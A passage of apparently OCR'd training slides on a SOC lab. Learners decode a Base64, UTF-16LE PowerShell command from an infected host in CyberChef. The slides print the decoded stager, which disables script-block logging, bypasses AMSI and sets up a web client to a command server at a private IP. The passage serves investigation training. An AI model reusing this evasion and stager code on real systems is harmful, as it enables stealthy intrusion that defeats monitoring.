
APOGEE

SQBGACgAJABQAFMAVgBlAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuAE0AYQBKAE8AUgAgAC0ARwBlACAAMwApAHsAJAAxADEAQgBEADgAPQB
bAHIAZQBGAF0ALgBBAFMAcwBlAE0AYgBsAHkALgBHAGUAdABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwBlAG0AZQBuAHQALgBBAHUAdABvAG0AYQB0AG
kAbwBuAC4AVQB0AGkAbABzACcAKQAuACIARwBFAFQARgBJAGUAYABsAGQAIgAoACcAYwBhAGMAaABlAGQARwByAG8AdQBwAFAAbwBsAGkAYwB5AFMAZQB0AHQAaQBuAGc
AcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQA7AEkARgAoACQAMQAxAEIAZAA4ACkAewAkAEEAMQA4AEUAMQA9ACQAMQAxAEI
ARAA4AC4ARwBlAHQAVgBhAEwAVQBFACgAJABuAFUAbABMACkAOwBJAGYAKAAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGc
AaQBuAGcAJwBdACkAewAkAEEAMQA4AGUAMQBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMA
cgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABhADEAOABlADEAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZ
wBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0AJAB
2AEEATAA9AFsAQwBvAEwAbABlAGMAdABpAE8ATgBTAC4ARwBlAE4ARQByAGkAQwAuAEQASQBjAFQAaQBPAG4AQQBSAFkAWwBTAHQAcgBJAE4ARwAsAFMAeQBzAFQARQBtA
C4ATwBCAEoARQBjAHQAXQBdADoAOgBuAGUAVwAoACkAOwAkAHYAQQBMAC4AQQBkAEQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMA
G8AZwBnAGkAbgBnACcALAAwACkAOwAkAFYAQQBMAC4AQQBkAGQAKAAnAEUAbgBhAGIAbABlAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAE
wAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAYQAxADgAZQAxAFsAJwBIAEsARQBZAF8ATABBAEMAQQBMAF8ATQBBAEMASABJAE4ARQBcAFMAbwBmAHQAdwBhAHIAZQBcAFA
AbwBsAGkAYwBpAGUAcwBcAE0AaQBjAHIAbwBzAG8AZgB0AFwAVwBpAG4AZABvAHcAcwBcAFAAbwB3AGUAcgBTAGgAZQBsAGwAXABTAGMAcgBpAHAAdABCACcAKwAnAGwA
bwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAkAFYAQQBsAH0ARQBMAHMARQB7AFsAUwBjAFIAaQBwAFQAQgBsAE8AQwBLAF0ALgAiAEcAZQBUAEYASQBFAGAATABkACIAKAA
nAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAEEAbABVAGUAKAAkAE4AdQBM
AEwALAAoAE4ARQB3AC0ATwBCAGoAZQBDAHQAIABDAG8ATABMAEUAYwBUAGkATwBOAFMALgBHAGUATgBlAHIASQBjAC4ASABBAHMASABTAGUAdABbAFMAVAByAGkAbgBn
AF0AKQApAH0AJABSAGUARgA9AFsAUgBlAGYAXQAuAEEAcwBTAEUATQBCAGwAeQAuAEcAZQBUAFQAeQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlA
G4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpACcAKwAnAFUAdABpAGwAcwAnACkAOwAkAFIAZQBmAC4ARwBFAHQARgBJAGUATABkACgAJwBhAG0AcwBpAE
kAbgBpAHQARgAnACsAJwBhAGkAbABlAGQAJwAsACcATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAEEATAB1AGUAKAAkAE4AVQBMAGw
ALAAkAHQAUgBVAGUAKQA7AH0AOwBbAFMAWQBTAHQARQBtAC4ATgBlAFQALgBTAGUAcgB2AEkAQwBlAFAAbwBJAE4AdABNAEEAbgBBAGcARQBSAF0AOgA6AEUAWABwAGU
AQwBUADEAMAAwAEMAbwBuAHQASQBOAHUAZQA9ADAAOwAkADcAYQA2AGUARAA9AE4AZQBXAC0ATwBCAEoAZQBDAFQAIABTAFkAcwB0AGUATQAuAE4AZQB0AC4AVwBFA
GIAQwBsAEkAZQBOAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAgACgAVwBpAG4AZABvAHcAcwAgAE4AVAAgADYALgAxADsAIABXAE8AVwA2ADQAOwAgAF
QAcgBpAGQAZQBuAHQALwA3AC4AMAA7ACAAcgB2ADoAMQAxAC4AMAApACAAbABpAGsAZQAgAEcAZQBjAGsAbwAnADsAJABzAGUAcgA9ACQAKABbAFQAZQBYAFQALgBFAE4
AQwBvAGQAaQBOAEcAXQA6ADoAVQBuAGkAYwBvAGQARQAuAEcAZQB0AFMAdAByAGkATgBHACgAWwBDAG8ATgBWAGUAUgBUAF0AOgA6AEYAcgBvAE0AQgBBAFMAZQA2A
DQAUwB0AFIASQBuAEcAKAAnAGEAQQBCADAAQQBIAFEAQQBjAEEAQQA2AEEAQwA4AEEATAB3AEEAeABBAEQAQQBBAEwAZwBBAHgAQQBEAEEAQQBMAGcAQQB4AEEARABB
AEEATABnAEEAMQBBAEEAPQA9ACcAKQApACkAOwAkAHQAPQAnAC8AbgBlAHcAcwAuAHAAaABwACcAOwAkADcAYQA2AEUAZAAuAEgARQBBAGQAZQByAHMALgBBAGQAZAAo
ACcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkADcAYQA2AEUAZAAuAFAAUgBPAHgAWQA9AFsAUwB5AFMAVABFAG0ALgBOAEUAVAAuAFcAZQBiAFIARQBRAFU
AZQBzAFQAXQA6ADoARABlAGYAYQBVAEwAdABXAGUAQgBQAFIAbwBYAFkAOwAkADcAYQA2AEUARAAuAFAAUgBPAFgAWQAuAEMAUgBlAGQARQBuAHQASQBBAGwAUwAgAD
0AIABbAFMAWQBzAFQARQBNAC4ATgBFAHQALgBDAFIAZQBkAEUAbgBUAEkAYQBMAEMAYQBjAGgARQBdADoAOgBEAEUARgBhAFUAbAB0AE4ARQBUAHcAbwBSAEsAQwByAEU
AZABlAE4AdABJAEEATABTADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgAeQAgAD0AIAAkADcAYQA2AGUAZAAuAFAAcgBvAHgAeQA7ACQASwA9AFsAUwB5AHMAdABlAE0ALgBU
AGUAWABBUAC4ARQBuAEMAbwBEAEkAbgBnAF0AOgA6AEEAUwBDAEkASQAuAEcAZQBUAEIAeQBUAGUAUwAoACcAcQBtAC4AQAApADUAeQA

Q9: An encoded PowerShell script from the infected host initiated a web request. What is the full URL?

Continue investigate with CyberChef

- Select From Base64
- Select Decode text -> UTF-16LE(1200)



APOGEE

We are choosing to decode from Base64 with a **UTF-16LE** encoding because the output you're getting is **readable text**. If you had used a different decoding method or encoding, the output would likely be gibberish or unreadable.

1. Why From Base64

Many malicious PowerShell scripts are **Base64 encoded** to evade detection.

When you see a huge block of A–Z, a–z, 0–9, +, /, and =, that's the Base64 alphabet.

Step 1 is to convert that back to its raw byte stream.

2. Why Decode text → UTF-16LE (1200)

Windows PowerShell **encodes its Base64 commands in UTF-16LE** (a.k.a. "Unicode" on Windows).

That's because PowerShell internally represents strings as UTF-16.

So when attackers run something like:

powershell.exe -EncodedCommand <base64string>

That <base64string> is the Base64 version of the **UTF-16LE encoded script**.

If you only stop at Base64, the output still looks like gibberish bytes.

When you apply **UTF-16LE decode**, you convert those bytes into readable **PowerShell text** (what you see in your Output window).


In short:

From Base64 → turns the encoded blob back into raw bytes.

Q9: An encoded PowerShell script from the infected host initiated a web request. What is the full URL?

Continue investigate with CyberChef

- aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==




APOGEE

```
IF($PSVerSIonTabLe.PSVErSION.MaJOR -Ge
3){$11BD8=[reF].ASseMbly.GetTyPE('System.Management.Automation.Utils')."GETFIe`ld"('cachedGroupPolicySettings','N'+'
onPublic,Static');IF($11Bd8){$A18E1=$11BD8.GetVaLUE($nUlL);If($A18e1['ScriptB'+'lockLogging']){$A18e1['ScriptB'+'lockLog
ging']['EnableScriptB'+'lockLogging']=0;$a18e1['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vAL=[CoLle
ctiONS.GeNEriC.DIcTiOnARY[StrING,SysTEm.OBJEct]]::neW();$vAL.AdD('EnableScriptB'+'lockLogging',0);$VAL.Add('EnableScr
iptBlockInvocationLogging',0);$a18e1['HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+
'lockLogging']=$VAl}ELsE{[ScRipTBlOCK]."GeTFIE`Ld"('signatures','N'+'onPublic,Static').SEtVAlUe($NuLL,(NEw-OBjeCt
CoLLEcTiONS.GeNerIc.HAsHSet[STring]))}$ReF=[Ref].AsSEMBly.GeTTyPe('System.Management.Automation.Amsi'+'Utils');$R
ef.GEtFIeLd('amsiInitF'+'ailed','NonPublic,Static').SEtVALue($NULl,$tRUe);};[SYStEm.NeT.ServICePoINtMAnAgER]::EXpeCT10
0ContINue=0;$7a6eD=NeW-OBJeCT SYsteM.Net.WEbClIeNT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like
Gecko';$ser=$([TeXT.ENCodiNG]::UnicodE.GetStriNG([CoNVeRT]::FroMBASe64StRInG('aAB0AHQAcAA6AC8ALwAxADAALgAx
ADAALgAxADAALgA1AA==')));$t='/news.php';$7A6Ed.HEAders.Add('User-
Agent',$u);$7a6Ed.PROxY=[SySTEm.NET.WebREQUesT]::DefAULtWeBPRoXY;$7a6ED.PROXY.CRedEntIAlS =
[SYsTEM.NEt.CRedEnTIaLCachE]::DEFaUltNETwoRKCrEdeNtIALS;$Script:Proxy =
$7a6ed.Proxy;$K=[SysteM.TeXT.EnCoDIng]::ASCII.GeTByTeS('qm.@)5y
```

Q9: An encoded PowerShell script from the infected host initiated a web request. What is the full URL?

Re Decode the Base64 hash

➢ aAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1AA==



APOGEE

Learning Objectives

- Able to investigate a Splunk notable
- Able to check the source, destination IP by using OSINT tools
- Able to use OSINT tools (CyberChef, Virus total, etc.)

APOGEE

For more information visit:

www.ApogeeUSA.com